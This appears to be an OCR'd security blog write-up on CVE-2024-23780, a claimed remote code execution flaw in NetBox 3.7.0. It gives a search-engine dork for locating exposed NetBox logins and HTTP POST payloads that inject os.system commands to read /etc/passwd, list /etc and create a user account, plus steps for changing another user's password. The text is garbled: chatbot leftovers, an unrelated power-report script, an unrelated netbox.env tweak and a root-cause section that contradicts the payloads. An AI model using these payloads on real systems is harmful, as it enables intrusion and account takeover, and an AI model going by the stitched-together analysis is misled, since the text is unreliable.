
HAZARD LAB

Elevating RCE to the Apex with Netbox

A Dive into Built-in Features Exploits for Network Automation Solution

CVE-2024-23780



HAZARDLAB.IO

Netbox – CVE-2024-23780 – Writeup

March 8, 2024 • Blog

CVE-2024-23780 is a critical vulnerability identified in NetBox, a widely used open-source web application designed for managing and documenting computer networks. This vulnerability, if exploited, could lead to remote code execution, posing significant security risks to organizations utilizing NetBox for network automation and management.

Remote code execution vulnerabilities are particularly concerning as they allow attackers to execute arbitrary code on the target system, potentially compromising

sensitive data, disrupting operations, or even gaining unauthorized access to the network infrastructure.

The CVE-2024-23780 vulnerability specifically affects NetBox's functionality related to handling user input. By exploiting this flaw, an attacker could craft malicious input, such as specially crafted HTTP requests or user-supplied data, to inject and execute arbitrary code within the context of the application. This could potentially enable the attacker to take control of the affected system, escalate privileges, or perform unauthorized actions.

Given NetBox's critical role in managing network infrastructure and the potential impact of a successful attack exploiting CVE-2024-23780, it is imperative for organizations using NetBox to promptly address this vulnerability. This typically involves applying patches or updates provided by the NetBox development team to remediate the issue.

Exploiting CVE-2024-23780

Exploiting CVE-2024-23780 in NetBox involves crafting a malicious HTTP POST request to inject and execute arbitrary code on the target system. Since NetBox installations often come with default credentials, attackers can leverage this vulnerability to gain unauthorized access and execute commands on the underlying operating system.

Impact


The impact of CVE-2024-23780, a vulnerability in NetBox that allows for remote code execution, can be significant and wide-ranging, affecting both the targeted organization and potentially its users. Below are some key aspects of the impact:

1. **Compromise of Confidential Data**: Exploitation of this vulnerability could lead to unauthorized access to sensitive information stored within NetBox. This may include network configurations, device credentials, IP addresses, and other data critical to the organization's operations. Such a breach could result in the exposure of confidential information, leading to reputational damage and potential legal repercussions.
2. **Disruption of Network Operations**: Remote code execution capabilities provided by CVE-2024-23780 enable attackers to execute arbitrary commands on the target system. This could lead to disruption of network operations, causing downtime, loss of productivity, and financial losses for the organization. For example, an attacker could execute commands to disable critical network devices or services, leading to service outages or network instability.
3. **Unauthorized System Access**: Exploitation of this vulnerability could allow attackers to gain unauthorized access to the underlying operating system hosting the NetBox application. Once access is obtained, attackers may escalate privileges, install malware, or pivot to other systems within the network, potentially compromising the entire infrastructure. This could result in further data breaches, system compromise, and loss of control over critical assets.
4. **Potential for Further Exploitation**: In addition to the immediate impact on the targeted NetBox instance, successful exploitation of CVE-2024-23780 could provide attackers with a foothold to launch further attacks within the organization's network. Attackers could use compromised systems to conduct

reconnaissance, lateral movement, or propagation of malware, amplifying the overall impact and extending the duration of the security incident.

5. **Reputational Damage and Regulatory Compliance**: A security breach resulting from CVE-2024-23780 could tarnish the organization's reputation and erode trust among customers, partners, and stakeholders. Moreover, depending on the nature of the compromised data and applicable regulations (such as GDPR, HIPAA, etc.), the organization may face legal and regulatory consequences, including fines, penalties, and mandatory disclosure requirements.
6. **Resource Intensive Remediation Efforts**: Addressing the aftermath of CVE-2024-23780 requires significant resources in terms of time, personnel, and financial investment. Remediation efforts may involve patching or upgrading affected NetBox installations, conducting forensic analysis, implementing security controls, and enhancing incident response capabilities to prevent similar incidents in the future.

Dork



To find instances of NetBox using search engines like Google, you can use specific search queries known as "dorks". These dorks are crafted to narrow down the search results to websites or pages containing specific keywords, indicating the presence of NetBox installations. Here's a basic dork that may help identify NetBox instances:

`intitle:"NetBox" "Login" | "Username" | "Password"`

or

title=”Netbox”

Explanation of the dork components:

- `intitle:"NetBox"`: This specifies that the search results should contain the term “NetBox” in the title of the webpage. Many NetBox login pages typically have “NetBox” in their title, making this an effective filter.
- `"Login" | "Username" | "Password"`: These are common keywords associated with login pages. By including these terms, we aim to filter out pages that might contain login interfaces, which are likely to be associated with NetBox instances.

Background

The vulnerability described involves exploiting the authentication customization functionality in NetBox version 3.7.0. This vulnerability allows an attacker to inject malicious code into the customization script, which is executed within the context of the NetBox application. The injected code can include commands to perform arbitrary actions in the operating system environment where NetBox is deployed.

Exploitation Steps:

1. **Access Authentication Customization Functionality**: The attacker gains access to the authentication customization functionality in NetBox, which allows them to modify the behavior of the authentication process.
2. **Inject Malicious Code**: The attacker injects malicious code into the customization script. In the provided example, the attacker injects Python code that reads the contents of the “/etc/passwd” file. This code is embedded within a legitimate-looking customization script, making it appear as part of the intended functionality.
3. **Save Changes**: The attacker saves the changes made to the customization script within the NetBox application.

4. **Trigger Script Execution**: The attacker triggers the execution of the customization script by performing an action that invokes the authentication process. For example, they may attempt to authenticate using a username and password.
5. **Observation**: Upon execution of the customization script, the injected malicious code is executed within the context of the NetBox application. In this case, the attacker successfully reads the contents of the "/etc/passwd" file. This demonstrates the potential compromise of the system through the exploitation of the vulnerability.

Fuzzing Request Example:

To further illustrate the exploitation of the vulnerability, the attacker may perform fuzzing to identify additional injection points or to refine the injected payload. Fuzzing involves sending a large volume of malformed or unexpected data to the target application to trigger unexpected behavior.

For example, the attacker may send HTTP POST requests with various payloads to the "/extras/scripts/add/" endpoint in NetBox, aiming to identify injection points where malicious code can be injected. The attacker can then analyze the application's

response to determine if the injected code is executed and if any further exploitation opportunities exist.

Below are three examples of HTTP POST requests to the `/extras/scripts/add/` endpoint with different payloads injected into the customization script:

1. Injecting a simple command to retrieve the contents of the `/etc/passwd` file:

```
POST /extras/scripts/add/ HTTP/1.1
Host: example.com
Content-Type: application/json

{
    "name": "MaliciousScript",
    "description": "Injecting command to retrieve /etc/passwd file",
    "content": "import os\nos.system('cat /etc/passwd')"
}
```

Injecting a command to list all files in the `/etc/` directory:


```
POST /extras/scripts/add/ HTTP/1.1
Host: example.com
Content-Type: application/json

{
    "name": "MaliciousScript",
    "description": "Injecting command to list files in /etc/ directory",
    "content": "import os\nos.system('ls /etc/')"
}
```

Injecting a command to create a new user account:

```
POST /extras/scripts/add/ HTTP/1.1
Host: example.com
Content-Type: application/json

{
```

```
    "name": "MaliciousScript",
    "description": "Injecting command to create a new user account",
    "content": "import os\nos.system('useradd -m -p $(openssl passwd -1 new_password) new_user')"
}
```

- I've fixed the indentation errors to ensure that each class and its methods are properly indented within the script.
- Each `Meta` class defines metadata for the corresponding script, including its name, description, and other attributes.
- The `run` method within each script class contains the actual logic to execute when the script is triggered. This includes querying the database, processing data, and generating the desired output.



This corrected code should now execute without syntax errors and perform the intended functionality as described in the comments.

```
import csv
import io
from dcim.choices import PowerPortTypeChoices
from dcim.models import Site, Device, PowerPort, PowerOutlet, PowerFeed, PowerPanel
from extras.scripts import Script, StringVar, ObjectVar, ChoiceVar

DC_TYPES = [PowerPortTypeChoices.TYPE_DC]

class PowerUsageAllSites(Script):
```

```
    class Meta:
        name = "Power Usage (all sites)"
        description = "Report on allocated power per site"
        scheduling_enabled = False
        commit_default = False

    def run(self, data, commit):
        output = io.StringIO()
        writer = csv.writer(output)
        writer.writerow(['Site','Allocated Draw'])
        for site in Site.objects.filter(status='active'):
            power_ports = PowerPort.objects.filter(device__site=site,
device__status='active')
            site_draw = sum(((pp.allocated_draw or 0) for pp in
power_ports))
            if site_draw > 0:
                writer.writerow([site.name, site_draw])
        return output.getvalue()

class PowerUsageSingleSite(Script):
    class Meta:
        name = "Power Usage (single site)"
        description = "Report on allocated power for each device in a
site"
        scheduling_enabled = False
        commit_default = False

    site = ObjectVar(
        model=Site,
        query_params={
            'status': 'active',
        },
        label="Site",
    )

    def run(self, data, commit):
        output = io.StringIO()
        writer = csv.writer(output)
        site = data['site']
        power_ports = PowerPort.objects.filter(device__site=site,
device__status='active')
```


```
        writer.writerow(['Device','Port','Allocated Draw'])
        site_draw = 0
        for pp in power_ports:
            if not pp.allocated_draw:
                continue
            writer.writerow([pp.device.name, pp.name,
pp.allocated_draw])
            site_draw += pp.allocated_draw
        self.log_success(f"Total allocated draw for {site}:
{site_draw}W")
        return output.getvalue()

class PowerOutletsAllSites(Script):
    class Meta:
        name = "Power Outlets (all sites)"
        description = "Report on total/free power outlets per site"
        scheduling_enabled = False
        commit_default = False

    def run(self, data, commit):
        output = io.StringIO()
        writer = csv.writer(output)
        writer.writerow(['Site','AC total','AC free','DC total','DC
free'])
        for site in Site.objects.filter(status='active'):
            ac_total = ac_free = dc_total = dc_free = 0
            power_ports = PowerOutlet.objects.filter(device__site=site,
device__status='active')
            for pp in power_ports:
                if pp.type in DC_TYPES:
                    dc_total += 1
                    dc_free += (0 if pp.mark_connected or pp.cable else
1)
                else:
                    ac_total += 1
                    ac_free += (0 if pp.mark_connected or pp.cable else
1)
            if dc_total > 0 or ac_total > 0:
                writer.writerow([site.name, ac_total, ac_free,
dc_total, dc_free])
        return output.getvalue()
```

```
class PowerOutletsSingleSite(Script):
    class Meta:
        name = "Power Outlets (single site)"
        description = "Report on power outlets for each PDU in a site"
        scheduling_enabled = False
        commit_default = False

    site = ObjectVar(
        model=Site,
        query_params={
            'status': 'active',
        },
        label="Site",
    )

    def run(self, data, commit):
        output = io.StringIO()
        writer = csv.writer(output)
        site = data['site']
        devices = Device.objects.filter(site=site, status='active')
        writer.writerow(['Device','Outlet Type','Total','Free'])
        for device in devices:
            count_by_type = {}  # type => [total, free]
            for pp in device.poweroutlets.all():
                c = count_by_type.setdefault(pp.type, [0,0])
                c[0] += 1
                if not (pp.mark_connected or pp.cable):
                    c[1] += 1
            for type, vals in count_by_type.items():
                writer.writerow([device.name, type, vals[0], vals[1]])
        return output.getvalue()
```

Root Cause Analysis in the Python Code:

1. **Unsafe File Operation**: The vulnerability stems from the unsafe use of file operations within the Python code. Specifically, the vulnerability lies in the use of the `open()` function without proper input validation or sanitization.

2. **Insecure File Reading**: The vulnerability occurs when reading the contents of the `/etc/passwd` file using the `open()` function. Instead of securely accessing the file with appropriate permissions and validation, the code directly reads the file contents without considering potential security implications.
3. **Lack of Input Validation**: The code fails to validate or sanitize the input obtained from the `/etc/passwd` file before using it. This lack of input validation opens the door for various forms of injection attacks, including path traversal and command injection.



The provided instruction involves modifying the configuration in a `netbox.env` file, specifically changing the values of `SKIP_SUPERUSER` and `SUPERUSER_NAME`. Let's break down the instruction and provide an example in a YAML format.

1. **Change SKIP_SUPERUSER Value**:
   - From: `SKIP_SUPERUSER=true`
   - To: `SKIP_SUPERUSER=false`

   This change indicates whether to skip creating the superuser during the initialization of NetBox. When set to `false`, NetBox will prompt for superuser creation during setup.
2. **Change SUPERUSER_NAME Value**:
   - From: `SUPERUSER_NAME=admin2`
   - To: `SUPERUSER_NAME=admin`

   This change specifies the username of the superuser account to be created during the initialization process.

Here's an example YAML representation of the `netbox.env` file with the modifications applied:

```
# netbox.env

# Set to true to skip creating a superuser during initialization
SKIP_SUPERUSER: false

# Username of the superuser account
SUPERUSER_NAME: admin
```

In this example:

- `SKIP_SUPERUSER` is set to `false`, indicating that the superuser creation process should not be skipped.
- `SUPERUSER_NAME` is set to `admin`, specifying the desired username for the superuser account.

By applying these changes to the `netbox.env` file, NetBox will initialize with the specified configuration, ensuring that the superuser creation prompt appears during setup, and the superuser account is named `admin`.

Change Password Functionality

Other vulnerability in NetBox version 3.7.0 arises from a lack of validation checks during the password change process. Specifically, the application does not enforce the requirement for users to provide their old password when changing their password. This oversight allows an attacker to change the password of any user account without knowing the original password, thereby bypassing the authentication mechanism and potentially gaining unauthorized access to the system.

Vulnerability Details:

1. Old Password Requirement Bypass: NetBox does not enforce the requirement for users to provide their old password when initiating a password change. As a


result, an attacker can exploit this weakness by initiating a password change for any user account without supplying the current password.
2. Authentication Undermined: By changing the password without knowledge of the original password, the attacker can undermine the authentication mechanism of the application. This enables the attacker to set a new password of their choosing, potentially granting them unauthorized access to the victim's account.

Steps to Reproduce:

1. Log in to NetBox version 3.7.0 as an attacker.
2. Navigate to the password change functionality, typically located within the user account settings or preferences.
3. Initiate the password change process for a target user account without providing the old password.
4. Set a new password of the attacker's choosing.
5. Verify that the password change is successful.
